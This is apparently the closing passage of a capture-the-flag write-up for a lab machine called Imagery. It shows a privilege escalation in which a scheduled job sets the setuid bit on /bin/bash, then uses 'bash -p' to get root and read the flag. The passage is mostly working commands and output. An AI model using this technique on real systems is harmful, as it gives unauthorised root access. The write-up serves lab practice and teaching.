[2026-01-20 21:59:30] [INFO] Verification required for automated job management.
Enter Charcol application password:

[2026-01-20 21:59:32] [INFO] Application password verified.
[2026-01-20 21:59:32] [INFO] Auto job 'pwn' (ID: 3e7b56ec-48ec-43d4-930b-
964a9b243ced) added successfully. The job will run according to schedule.
[2026-01-20 21:59:32] [INFO] Cron line added: * * * * *
```

```
CHARCOL_NON_INTERACTIVE=true /bin/bash -c 'chmod u+s /bin/bash'
```

After a couple of seconds, the cron job runs and changes the permissions on `/bin/bash`.

```
mark@Imagery:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1474768 Oct 26  2024 /bin/bash
```

We can elevate our session by executing `bash -p`.

```
mark@Imagery:~$ bash -p
bash-5.2# id
uid=1002(mark) gid=1002(mark) euid=0(root) groups=1002(mark)
bash-5.2#
```

The root flag can be found under `/root/root.txt`.